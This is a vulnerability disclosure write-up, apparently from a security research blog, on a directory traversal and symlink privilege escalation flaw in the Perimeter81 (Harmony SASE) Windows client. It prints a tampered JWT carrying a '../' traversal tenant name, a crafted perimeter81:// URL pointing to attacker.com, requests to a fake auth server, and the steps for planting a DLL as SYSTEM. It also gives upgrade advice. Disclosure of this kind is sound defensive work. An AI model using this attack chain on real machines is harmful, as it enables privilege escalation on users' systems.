 David Cash
- 20 Aug, 2025
Delinea Protocol Handler - MSI Strikes Back
Introduction Delinea’s custom URL handler allows the software’s update process to be triggered, downloading and running an MSI from an …
Read Article
David Cash Richard Warren
A directory traversal vulnerability exists in the Service component of the Perimeter81 software (Perimeter81.Service.exe) that runs as SYSTEM and creates a folder and file structure, based on the tenant name within the user’s JWT. The JWT value is passed to the service via an IPC call, triggered either directly via a named pipe connection, or by invoking Perimeter81.exe via the perimeter81:// URI handler. This primitive could be used to force arbitrary content to be written to any location on disk, using a symbolic link.
Harmony_SASE_11.5.0.2501Part of the Perimeter81 login flow utilises a URI handler to hand off from a web browser to the Perimeter81.exe software. The URI handler can be invoked with the following structure:

URI Structure
The C:\Program Files\Perimeter 81\Perimeter81.exe binary launched has a SaferVPN.Core.ConfigurationManager class that contains a list of valid environments (Auth Domains) to prevent Perimeter81 clients from connecting to unapproved cloud endpoints:
private static readonly List<string> _allowedEnvironmentList = new List<string>
        {
            "perimeter81.com", "perimeter81.biz", "perimeter81.in", "eu.sase.checkpoint.com", "eu2.sase.checkpoint.com", "us.sase.checkpoint.com", "us2.sase.checkpoint.com", "apac.sase.checkpoint.com", "uae.sase.checkpoint.com", "apac2.sase.checkpoint.com",
            "nam.sase.checkpoint.com", "in.sase.checkpoint.com", "au.sase.checkpoint.com", "splinter.saseqa.checkpoint.com", "leonardo.saseqa.checkpoint.com", "perimeter81-yoda.com", "perimeter81-boba.com", "perimeter81-solo.com", "perimeter81-jabba.com", "perimeter81-kenobi.com",
            "perimeter81-vader.com", "perimeter81-rey.com", "p81-luke.com", "p81-leia.com", "p81-anakin.com", "p81-r2d2.com", "p81-kylo.com", "p81-ponda.com", "p81-palpatine.com", "p81-ahsoka.com",
            "p81-bb8.com", "p81-c3po.com", "p81-dooku.com", "p81-force.com", "p81-ewok.com", "p81-quigon.com", "p81-falcon.com", "p81-padawan.com", "p81-sith.com", "p81-jedi.com"
        };
At the time of testing, the p81-falcon.com domain was available for registration and could be used to host a fake server-side Perimeter81 component. Once this domain check had been passed, communications were initiated with the ‘auth domain’.
The structure of the JWT provided to id_token in the URL is as follows:
Headers = {
  "alg": "RS256",
  "typ": "JWT",
  "kid": "MDU1MENEMThCQkZGNjlFQkYzMDQ4QTU4MEM3RDM1N0REQTE2MDM2Qw"
}

{
    "http://idpType": "database",
    "http://clientId": "5OxstfoUwZVyGc9mCEuJNgZUSFJWDRCc",
    "http://jti": "278d27cbc6563b3de10020ae9f3efd62",
    "http://tenantId": "tenantname",
    "http://idpConnName": "database-xYkAfgewaV",
    "http://userId": "DL7bSaNVfL",
    "http://mfa": "none",
    "iss": "https://auth.perimeter81.com/",
    "aud": "5OxstfoUwZVyGc9mCEuJNgZUSFJWDRCc",
    "sub": "auth0|database|[email protected]",
    "iat": 1741786729,
    "exp": 1744378729,
    "sid": "JIe7Vr3Vfe101JMZtI-1_5cFOXTEyhkq",
    "at_hash": "sZzc2Elt5xlnRMxuKWKDtw",
    "nonce": "gAEgPprxN-5K46xQOAKxP0rKcDOxUxrw"
}
Despite the token being signed, the local service component (Perimeter81.Service) did not validate the signature before processing it. As a result, it was possible to specify an arbitrary value for the tenant name, which would later be used within functions relating to certificate creation to construct file paths. The JWT shown below has a tenant name value that includes a directory traversal sequence:
{
    "http://idpType": "database",
    "http://clientId": "5OxstfoUwZVyGc9mCEuJNgZUSFJWDRCc",
    "http://jti": "278d27cbc6563b3de10020ae9f3efd62",
    "http://tenantId": "../../../../../../../../../sleep",
    "http://idpConnName": "database-xYkAfgewaV",
    "http://userId": "DL7bSaNVfL",
    "http://mfa": "none",
    "iss": "https://auth.perimeter81.com/",
    "aud": "5OxstfoUwZVyGc9mCEuJNgZUSFJWDRCc",
    "sub": "auth0|database|[email protected]",
    "iat": 1741786729,
    "exp": 1744378729,
    "sid": "JIe7Vr3Vfe101JMZtI-1_5cFOXTEyhkq",
    "at_hash": "sZzc2Elt5xlnRMxuKWKDtw",
    "nonce": "gAEgPprxN-5K46xQOAKxP0rKcDOxUxrw"
}
Encoding this JWT and constructing a valid perimeter81:// URL results in the following:
perimeter81://attacker.com/callback#access_token=eyJhbG...&scope=openid&expires_in=7200&token_type=Bearer&state=Cn9dbb3XLy2YqeCtaH--F&id_token=eyJhbGciOiJ...
The tenant name from the JWT is assigned to the WorkingDirectory variable that is used throughout the various SdpCertificates functions. The SaferVPN.Core.Sdp.SdpCertificates.CleanCertFolder() function shown below uses the value to construct a file path that it then used to enumerate and delete all files within a folder.
public void CleanCertFolder()
	{
		this.ClientCertificates = null;
		string[] files = Directory.GetFiles(this.WorkingDirectory);
		for (int i = 0; i < files.Length; i++)
		{
			File.Delete(files[i]);
		}
	}
Running procmon whilst invoking the URL handler with the tampered JWT value shows that the Perimeter81.service.exe SYSTEM process traversed up from the expected working directory and attempted to delete all the files within C:\sleep\:

Procmon Trace - Directory Traversal
On unpatched operating systems, this is a viable primitive for privilege escalation via a documented technique to perform arbitrary file deletion via a combination of OpLocks and symbolic links during an MSI rollback procedure. However, this exploitation technique has been fixed by Microsoft’s patch for CVE-2024-38014.
Following the invocation of CleanCertFolder() to clean up the working directory, the SaferVPN.Core.Sdp.SdpCertificates.GenerateAndLoadCertificates() function is called, which performs the following actions:
perimeter81:// URL)SYSTEM)SYSTEM)Example HTTP requests and responses sent to the authentication server for this stage of the process can be seen below:
Request, containing a CSR
POST /api/v1/devices/client HTTP/1.1
Host: api.attacker.com
Authorization: Bearer eyJ…
Content-Type: application/json

{"{"csrBase64":"LS0tLS1CRUdJTi...","supportShortCertLifetime":true}
Response, containing base64 encoded certificates
HTTP/1.0 200 OK
Server: BaseHTTP/0.6 Python/3.12.3
Content-type: text/json

"data": {
		"device": {
		  "type": "ExampleType",
		  "sessionId": "abc123-session",
		…
		  "_id": "unique-device-id"
		},
		"certificate": {
		  "ca": "LS0tL...",
		  "crt": "LS0tLS...",
		  "expires": "2025-12-31T23:59:59Z"
		}
  }
The code for the GenerateAndLoadCertificates() function can be seen below:
public string GenerateAndLoadCertificates(CertificateSubjectOptions certSubjOpts, string accessToken, Action<ReportingEvent> reportYarkonEvent, ActivationData activationData = null, bool tenantTokenBased = false)
{
    DeviceCertificateInfo deviceCertificateInfo = null;
    try
    {
        reportYarkonEvent(ReportingEvent.BuildRegisterEvent("device|register", tenantTokenBased));
        this.CleanCertFolder();
        string csr = SdpCertificates._sslTool.CreateCertificateRequest(this.PrivateKeyFilePath, certSubjOpts);
        deviceCertificateInfo = this.RegisterCertificate(csr, accessToken, activationData);
        byte[] bytes = Convert.FromBase64String(deviceCertificateInfo.Certification.Base64_ClientCertificate);
        File.WriteAllBytes(this.ClientCrtFilePath, bytes);
        SdpCertificates._sslTool.Export(this.PrivateKeyFilePath, this.ClientP12FilePath, this.ClientCrtFilePath, this.ClientP12FilePass);
        this.AddCertToRootCertStore(deviceCertificateInfo.Certification.Base64_RootCertificate);
        this.LoadDeviceCertificates();
        reportYarkonEvent(ReportingEvent.BuildRegisterEvent("device|register_success", tenantTokenBased));
    }
    catch (Exception ex)
    {
        reportYarkonEvent(ReportingEvent.BuildRegisterEvent("device|register_failed", tenantTokenBased).WithException(ex, string.Empty, null));
        throw;
    }
    Device device = deviceCertificateInfo.Device;
    if (device == null)
    {
        return null;
    }
    return device.DeviceId;
As the file write of the client.crt file is performed as SYSTEM to a user controllable location, it is possible to use symbolic links via an an Object Manager (RPC Control directory) symlink, to force Windows to reparse the file location, redirecting the output to a user defined location. This technique is discussed in James Forshaw’s 2015 SyScan presentation.
The content of for the file is taken from the base64 blob served as the response to the CSR request, so is entirely controlled by the authentication server. With the two primitives of being able to write a file to any location with controllable content, numerous privilege escalation avenues are opened. One example would be to leverage the fact that the Perimeter81 service attempts to load numerous non-existent DLLs from its working directory (C:\Program Files\Perimeter 81\) - the ProcMon output below shows the service attempting to load the hostafxr.dll library:

Procmon Trace - Missing DLLs
Using the vulnerability to create this file would result in code within the created DLL being loaded when the Perimeter81 service restarted.
To summarise, the following steps could be taken to exploit the privilege escalation vulnerability:
<directory>\client.crt to the desired target file i.e. c:\windows\system32\newfile.dllThe screenshot below shows the removal of the directory, before replacing it with the junction at the point where the certificate is requested.

Symlink Attack
As the functionality could be invoked via an IPC call, the process was automated in a standalone exploit that connected to the named pipe, triggered the login flow, served the exploit on a local web server and then performed the symlink attack. The video below shows the SYSTEM shell being popped.
Upgrade to the latest version of the Harmony SASE agent - further information can be found in Check Point’s article:
The attack requires that the Perimeter81 client connects to one of the authorised domains. As the p81-falcon.com domain was the only one available for registration, it would not be possible to recreate this exploit without ownership of the domain, or possession of an appropriate TLS certificate and private key. The domain was returned to Check Point to mitigate the risk during the time between the vulnerability being reported and the client being patched.

 David Cash
Introduction Delinea’s custom URL handler allows the software’s update process to be triggered, downloading and running an MSI from an …
Read Article
David Cash
Richard WarrenThe Delinea Protocol Handler suffers from a Remote Code Execution vulnerability in the sslauncher URL handler. This could be exploited by a malicious …
Read Article